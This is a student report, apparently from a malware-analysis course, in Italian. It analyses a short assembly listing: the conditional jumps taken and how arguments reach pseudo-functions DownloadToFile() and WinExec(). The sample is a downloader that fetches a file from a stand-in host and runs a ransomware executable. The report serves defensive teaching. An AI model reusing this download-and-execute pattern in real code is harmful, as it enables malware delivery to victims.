Alaimo Alessandro
20/01/2023

Report Weekend 11


Avente il codice dato dall'esercizio, andiamo a rispondere alle seguenti domande:

- Spiegare, motivandone la risposta, quale salto condizionale effettua il Malware;
- Disegnare un diagramma di flusso (Prendere come esempio **IDA**) identificando i salti condizionali (Sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati;
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con rifermento alle istruzioni ***call*** presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1. Analizzando il codice riportato di seguito, possiamo notare che il salto condizionale che effettuerà sarà il ***jz*** all'indirizzo 00401068 che porterà alla tabella 3 ed ecco spiegato il motivo:
   - Inizialmente vengono inizializzati EAX a 5 ed EBX a 10, dopodiché viene fatto un ***cmp*** per controllare se il valore di EAX-5 faccia 0, abbia un riporto oppure nessuno dei due. Siccome 5-5 fa 0, la ZF viene impostata ad 1 e quindi il jnz avrà risultato negativo andando avanti con il programma;
   - Dopodiché viene incrementato EBX di 1 per poi fare anche qui un un ***cmp*** il quale risultato darà anche qui la ZF ad 1. Siccome il risultato viene 0, viene eseguito il ***jz*** saltando all'indirizzo 0040FFA0 della terza tabella.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2. Di seguito, viene riportato come ho pensato fosse il diagramma di flusso della porzione di codice fornita:



3. Le funzionalità di questo Malware sono quelle di Downloader e lo possiamo notare dalle due API che vengono chiamate:
   - DownloadToFile(): È una pseudo-funzione in cui verrà passata una URL dalla quale verrà scaricato un altro Malware;
   - WinExec(): È una pseudo-funzione il cui scopo è quello di eseguire il file malevolo scaricato.

4. Con particolare riferimento alle chiamate di sistema, possiamo vedere che nel parametro EAX verrà passato il valore di EDI il quale conterrà la URL:

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

   Ed infine possiamo notare come nella tabella 3 viene passato nel registro EDX il valore di EDI che in questo caso è il path fino al Malware:

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione